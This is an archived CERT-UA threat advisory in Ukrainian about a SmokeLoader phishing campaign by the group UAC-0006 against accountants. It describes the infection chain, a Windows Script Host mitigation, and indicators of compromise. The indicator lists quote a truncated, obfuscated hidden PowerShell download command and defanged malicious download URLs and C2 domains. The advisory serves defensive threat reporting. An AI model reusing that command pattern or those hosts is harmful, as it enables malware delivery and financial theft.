CERT-UA

Archived: 2026-04-05 13:08:01 UTC

Оновлено 12.05.2023

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA виявлено факт розповсюдження електронних листів з використанням скомпрометованих облікових записів з темою "рахунку/оплати" із додатком у вигляді ZIP-архіву.

Згаданий ZIP-архів є файлом-поліглотом, що містить документ-приманку та JavaScript-файл "pax_2023_AB1058..js", який, використовуючи PowerShell, забезпечить завантаження та запуск виконуваного файлу "portable.exe". Останній, у свою чергу, здійснить запуск шкідливої програми SmokeLoader (дата компіляції: 2023-04-24 11:45:17). Персистентність запуску SmokeLoader буде забезпечено шляхом створення запланованого завдання, наприклад: "C:\Windows\System32\Tasks**Firefox Default Browser Agent D0D690C3E3EC0AB0**".

Дати реєстрації доменних імен, а також дата компіляції файлу свідчать про те, що кампанію ініційовано у квітні 2023 року.

Слід зауважити, що активність групи UAC-0006 є фінансово-мотивованою та здійснювалась з 2013 року по липень 2021 року. Типовий зловмисний задум полягає в ураженні ЕОМ бухгалтерів (за допомогою яких здійснюється забезпечення фінансової діяльності, наприклад, доступ до систем дистанційного банківського обслуговування), викраденні автентифікаційних даних (логін, пароль, ключ/сертифікат) та створенні несанкціонованих платежів (в деяких випадках з використанням HVNC боту, безпосередньо з ураженої ЕОМ).

Ураховуючи той факт, що згаданою групою на етапі первинного ураження типово використовуються JavaScript-завантажувачі, тимчасово мінімізувати вірогідність ураження можливо шляхом блокування запуску wscript.exe (Windows Script Host) на ЕОМ. Для цього, зокрема, в гілку реєстру "{HKEY_CURRENT_USER,HKEY_LOCAL_MACHINE}\Software\Microsoft\Windows Script Host\Settings" необхідно додати запис "Enabled" (тип: DWORD) зі значенням "0".

Індикатори кіберзагроз

Файли:

```
3de79fc46c7f32807397309d52001b25    352974cfdf1a7e182180f8c813a159ae44bb35268d76fae91ab64139be9200bd
ef40fca1afe6ae5320cf396a736718ad    3c4440dde25ead7074bf3bf90aed31844310c3f1da90ff7e20922fad4c3eab25
12f77d1be4344fb88f1093550b092ab6    f4e72685fb3efa5bad200451d36c7d1e72a94515c515bdbb09c00254dca289ea
68bc4ce7b6c15f1f5a40e361b2214fce    24471f2fd20e7386aa533b51bf851cdeb9ee0750a615273c6004b86e463d36d2
```

```
8f05b8ea15b88c441219cf8310010df0    cd0226a2b9c38ab99f2bbe4461b7fc9d4b07faafbe1ccc53d92bf08d1903a8ae
185efba2b3bf87e7d49a05ebb0ad5114    7ee1ab4270a5293e7151a6321ce17962022802f72a7d58c264e43a016a8a49a4
```

Хостові:


```
%TMP%\gEq94.exe
%TMP%\gE94.exe
%LOCALAPPDATA%\TempgE94.exe
%LOCALAPPDATA%\TempgEq94.exe
%APPDATA%\cajvchh (назва файлу змінна)
"C:\Windows\System32\WScript.exe" "%USERPROFILE%\Downloads\pax_2023_AB1058..js"
"C:\Windows\System32\cmd.exe" /c pO^wErshEll -executionpolicy bypass -noprofile -w hidden $v1='Net.W
C:\Windows\System32\Tasks\Firefox Default Browser Agent D0D690C3E3EC0AB0
Firefox Default Browser Agent D0D690C3E3EC0AB0
```

Мережеві:

```
beliy@atl.ua (скомпрометований обліковий запис)
inbox6@dl.kr-admin.gov.ua (скомпрометований обліковий запис)
nvn@mayak.dp.ua (скомпрометований обліковий запис)
hXXp://homospoison[.]ru/one/portable.exe
hXXp://3dstore[.]pro/
hXXp://balkimotion[.]ru/
hXXp://coudzoom[.]ru/
hXXp://criticalosl[.]tech/
hXXp://humanitarydp[.]ug/
hXXp://ipodromlan[.]ru/
hXXp://lamazone[.]site/
hXXp://ligaspace[.]ru/
hXXp://maximprofile[.]net/
hXXp://redport80[.]ru/
hXXp://shopersport[.]ru/
hXXp://sindoproperty[.]org/
hXXp://superboler[.]com/
hXXp://zaliphone[.]com/
3dstore[.]pro
balkimotion[.]ru
coudzoom[.]ru
criticalosl[.]tech
homospoison[.]ru
humanitarydp[.]ug
ipodromlan[.]ru
lamazone[.]site
ligaspace[.]ru
maximprofile[.]net
redport80[.]ru
```

```
shopersport[.]ru
sindoproperty[.]org
superboler[.]com
zaliphone[.]com
193[.]106.175.177
Google Chrome (User-Agent)
```

Графічні зображення



Source: https://cert.gov.ua/article/4555802